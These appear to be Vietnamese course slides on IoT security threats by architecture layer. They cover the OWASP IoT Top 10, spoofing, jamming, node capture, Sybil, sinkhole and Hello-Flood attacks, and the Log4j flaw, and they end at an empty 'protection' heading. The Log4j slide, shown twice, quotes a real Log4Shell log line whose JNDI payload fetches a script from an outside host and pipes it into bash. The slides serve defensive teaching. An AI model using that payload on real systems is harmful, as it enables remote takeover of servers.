CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

1. Tổng quan

- IoT là hệ thống kết nối hàng tỷ thiết bị, việc đảm bảo an ninh là thách thức lớn.
- Các mối đe dọa an ninh đến từ nhiều tầng kiến trúc khác nhau của IoT.
- Đa mạng về môi trường hoạt động.




CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

1. Tổng quan

OWASP Internet of Things:

- Dự án Internet of Things của OWASP được thiết kế để giúp các **nhà sản xuất, nhà phát triển và người tiêu dùng** hiểu rõ hơn về các vấn đề bảo mật liên quan đến Internet of Things.
- Người dùng xem xét đưa ra quyết định bảo mật tốt hơn khi xây dựng, triển khai hoặc đánh giá các công nghệ IoT.

Link: <https://www.particle.io/blog/the-top-10-iot-security-threats/>



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

OWASP IoT Top 10 2018	Description
I1 Weak, Guessable, or Hardcoded Passwords	Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.
I2 Insecure Network Services	Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control.
I3 Insecure Ecosystem Interfaces	Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

OWASP IoT Top 10 2018	Description
14 Lack of Secure Update Mechanism	Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.
15 Use of Insecure or Outdated Components	Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain
16 Insufficient Privacy Protection	User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.
17 Insecure Data Transfer and Storage	Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

OWASP IoT Top 10 2018	Description
I8 Lack of Device Management	Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.
I9 Insecure Default Settings	Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.
I10 Lack of Physical Hardening	Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị


- Giả mạo (Spoofing)
- Nhiễu sóng vô tuyến (Radio Jamming)
- Chiếm quyền điều khiển nút (Node-Capturing)
- Mất nút (Node Outage)

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

a. Giả mạo (Spoofing)

- Kẻ tấn công giả mạo danh tính của một thiết bị hoặc người dùng hợp pháp nhằm truy cập vào hệ thống hoặc dữ liệu nhạy cảm.
- Kẻ tấn công đánh lừa hệ thống để thực hiện các hành vi xâm nhập.



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

a. Giả mạo (Spoofing)

Ví dụ:

- Kẻ tấn công giả mạo tín hiệu từ khóa cửa bằng cách sao chép địa chỉ MAC/BLE/RF hoặc mã nhận dạng của khóa, sau đó gửi yêu cầu mở cửa đến hệ thống nhà thông minh.
- Nếu hệ thống không xác thực đúng cách, cửa sẽ mở mà không cần sự cho phép của chủ nhà.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

b. Nhiễu sóng vô tuyến (Radio Jamming)


- Phát ra tín hiệu vô tuyến để gây nhiễu/giả mạo/chặn các tín hiệu truyền thông giữa các thiết bị IoT.

Phương pháp: Phát tín hiệu mạnh trên cùng tần số hoặc dải tần số.

Tác động: Giảm chất lượng tín hiệu, ngăn thiết bị kết nối, hoặc làm sai lệch dữ liệu.

Ví dụ:

- WiFi Jammer
- Fake access point




CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

b. Nhiễu sóng vô tuyến (Radio Jamming)

Ví dụ:

- Sử dụng thiết bị nhiễu sóng để chặn tín hiệu giữa các cảm biến an ninh và bộ điều khiển trung tâm (IoT Gateway/Hub/...).
- Tạo ra "điểm mù" trong hệ thống an ninh, cho phép kẻ đột nhập xâm nhập mà không bị phát hiện.



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

c. Chiếm quyền điều khiển nút (Node-Capturing)

- Hình thức tấn công lấy quyền kiểm soát hoàn toàn một hoặc nhiều thiết bị (nút) trong mạng IoT.
- Thực hiện thông qua việc truy cập vật lý vào thiết bị hoặc khai thác các lỗ hổng bảo mật từ xa.

Phương pháp: Truy cập vật lý hoặc khai thác lỗ hổng từ xa.

Hậu quả: Kẻ tấn công có thể sử dụng nút bị chiếm để thực hiện các hoạt động độc hại.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

c. Chiếm quyền điều khiển nút (Node-Capturing)

Ví dụ:

Một kẻ tấn công có thể chiếm quyền điều khiển camera an ninh, cho phép họ theo dõi hoạt động trong nhà hoặc vô hiệu hóa cảnh báo khi có đột nhập.



Lỗ hổng bảo mật nghiêm trọng trong Camera IP

Hikvision vừa công bố lỗ hổng bảo mật **CVE-2021-36260** trong sản phẩm Camera IP. Lỗ hổng này cho phép đối tượng tấn công thực thi mã từ xa mà không cần xác thực, từ đó chiếm toàn quyền kiểm soát thiết bị, thông qua đó có thể truy cập và tấn công mạng nội bộ của cơ quan, tổ chức. Lỗ hổng này ảnh hưởng đến hơn 100 triệu thiết bị trên toàn cầu trong đó có cả Việt Nam.



- CVE-2021-36260 lỗ hổng thực thi lệnh từ xa không cần xác thực (unauthenticated remote code execution - RCE)
- Kẻ tấn công có thể chiếm quyền kiểm soát thiết bị mà không cần phải có bất kỳ thông tin đăng nhập nào.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

c. Chiếm quyền điều khiển nút (Node-Capturing)

Ví dụ: <https://www.youtube.com/watch?v=o6Wmmjx7m8I>

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

d. Mất nút (Node Outage)

Là tình trạng một hoặc nhiều nút (thiết bị) trong mạng IoT không hoạt động hoặc mất kết nối với phần còn lại của hệ thống.

Tác động: Gián đoạn dịch vụ, mất dữ liệu, hoặc suy giảm hiệu suất hệ thống.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

d. Mất nút (Node Outage)

Ví dụ:

Mạng cảm biến trong kho hàng:

- Một cảm biến nhiệt độ trong kho lạnh bảo quản thực phẩm ngừng hoạt động.
- Hệ thống không thể giám sát chính xác nhiệt độ ở khu vực đó, tiềm ẩn nguy cơ hư hỏng hàng hóa.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

2. Các mối đe dọa ở tầng thiết bị

Câu hỏi:

- Theo các bạn thì vấn đề nào nghiêm trọng và khó khắc phục nhất?
- Đề xuất phương pháp khắc phục các điểm yếu bảo mật đã nêu trên?

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT


3. Các mối đe dọa ở tầng mạng và truyền thông

- Các hình thức tấn công hoặc lỗ hổng bảo mật nhắm vào các giao thức truyền thông, thiết bị/hạ tầng mạng và quá trình truyền dữ liệu giữa các thiết bị IoT.
- Gây ra gián đoạn kết nối, đánh cắp thông tin, giả mạo dữ liệu.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

3. Các mối đe dọa ở tầng mạng và truyền thông

Wireless Sensor Network – WSN: là một hệ thống bao gồm một tập hợp các thiết bị cảm biến nhỏ gọn, được kết nối với nhau thông qua mạng không dây để thu thập, xử lý, và truyền tải dữ liệu từ môi trường xung quanh.



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

3. Các mối đe dọa ở tầng mạng và truyền thông

a. Chặn lọc có chọn lọc (Selective Forwarding):

- Kẻ tấn công tham gia vào quá trình truyền thông của mạng.
- Chọn **bỏ qua hoặc chặn** các gói tin quan trọng, gây gián đoạn việc truyền thông giữa các thiết bị IoT

Mục tiêu của tấn công:

- Gián đoạn việc truyền dữ liệu:
- Làm giảm độ tin cậy của mạng
- Tránh bị phát hiện

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT


3. Các mối đe dọa ở tầng mạng và truyền thông

b. Tấn công Sybil:

- Kẻ tấn công giả mạo danh tính hoặc tạo ra nhiều danh tính giả
- Chiếm quyền kiểm soát hoặc gây rối loạn hệ thống.

Mục tiêu của tấn công:

- Làm sai lệch kết quả thu thập.
- Gây ra quyết định sai lầm.
- Làm giảm hiệu quả của các cơ chế bảo mật dựa trên sự tin tưởng.



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT


3. Các mối đe dọa ở tầng mạng và truyền thông

c. Tấn công lỗ đen (Sinkhole Attack):

- Làm giả các thông tin định tuyến.
- Giả mạo thông tin máy chủ nhằm chặn/Thay đổi dữ liệu

Mục đích của tấn công:

- Gián đoạn truyền thông;
- Thu thập thông tin;
-



CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

3. Các mối đe dọa ở tầng mạng và truyền thông

d. Tấn công Hello-Flood

- Hello-Flood là một loại tấn công từ chối dịch vụ (DDoS) cục bộ; Là một loại tấn công tương tự như tấn công Sybil.
- Thiết bị giả gửi liên tục các yêu cầu "hello" đến các nút hợp pháp trong mạng
- Làm gián đoạn hoạt động của toàn bộ mạng không dây.

"Hello" là một loại gói tin được gửi đi để thông báo sự hiện diện của một thiết bị trong mạng và duy trì kết nối.

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

3. Các mối đe dọa ở tầng mạng và truyền thông

Bài tập:

Câu 1: Với các mối đe dọa trên, hãy cho ví dụ giả định và đưa ra các giải pháp phù hợp để giải quyết vấn đề thiếu bảo mật trên?

Câu 2: Với các giao thức như HTTP/ CoAP/ MQTT điều là các giao thức truyền thông phổ biến trong IoT và ứng dụng IoT nói chung. Những kỹ thuật nào giúp giao thức này bảo mật?

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

a. Tấn công Logger

- Logger là phần quan trọng hệ thống được sử dụng để thu thập, lưu trữ và phân tích quá trình hoạt động của hệ thống.
- Thông qua dữ liệu Logger giúp phát hiện sự cố, tối ưu hóa hiệu suất và thực hiện các hoạt động bảo trì.

Một số thông tin hay được khai thác:

- Thông tin thiết bị: Cấu hình, phiên bản phần mềm, địa chỉ IP...
- Thông tin người dùng: Tên đăng nhập, mật khẩu, hành vi sử dụng...
- Thông tin lỗi: Lỗi hệ thống, cảnh báo, thay đổi cấu hình...

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

a. Tấn công Logger

Ví dụ: Lỗ hổng thư viện Log4j (Với mã định danh CVE-2021-44228)

Cho phép kẻ tấn công gửi một chuỗi đặc biệt vào ứng dụng sử dụng Log4j.

Khi ứng dụng cố gắng ghi lại chuỗi này, nó sẽ thực thi một lệnh tùy ý trên hệ thống (Log4shell) và kẻ tấn công kiểm soát hoàn toàn hệ thống.

```
45.155.205[.]233 - - [10/Dec/2021:14:13:10 +0000] "GET / HTTP/1.1" 200
2952 "-"
"${jndi:ldap://45.155.205[.]233:12344/Basic/Command/Base64/KGN1cmwgLXM
gNDUuMTU1LjIwNS4yMzM6NTg3NC8zNS4yMDQuMjQyLjIzMDo0NDN8fHdnZXQgLXEgLU8tI
DQ1LjE1NS4yMDUuMjMzOjU4NzQvMzUuMjA0LjI0Mi4yMzA6NDQzKXxiYXNo}"
```

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

a. Tấn công Logger

Ví dụ: Lỗ hổng thư viện Log4j (Với mã định danh CVE-2021-44228)

Cho phép kẻ tấn công gửi một chuỗi đặc biệt vào ứng dụng sử dụng Log4j.

Khi ứng dụng cố gắng ghi lại chuỗi này, nó sẽ thực thi một lệnh tùy ý trên hệ thống (Log4shell) và kẻ tấn công kiểm soát hoàn toàn hệ thống.

```
45.155.205[.]233 - - [10/Dec/2021:14:13:10 +0000] "GET / HTTP/1.1" 200
2952 "-"
"${jndi:ldap://45.155.205[.]233:12344/Basic/Command/Base64/KGN1cmwgLXM
gNDUuMTU1LjIwNS4yMzM6NTg3NC8zNS4yMDQuMjQyLjIzMDo0NDN8fHdnZXQgLXEgLU8tI
DQ1LjE1NS4yMDUuMjMzOjU4NzQvMzUuMjA0LjI0Mi4yMzA6NDQzKXxiYXNo}"
```

CHƯƠNG 2: CÁC MỐI ĐE DỌA BẢO MẬT TRONG IOT

4. Các mối đe dọa ở tầng ứng dụng và dịch vụ

a. Tấn công Logger

Cách bảo vệ:

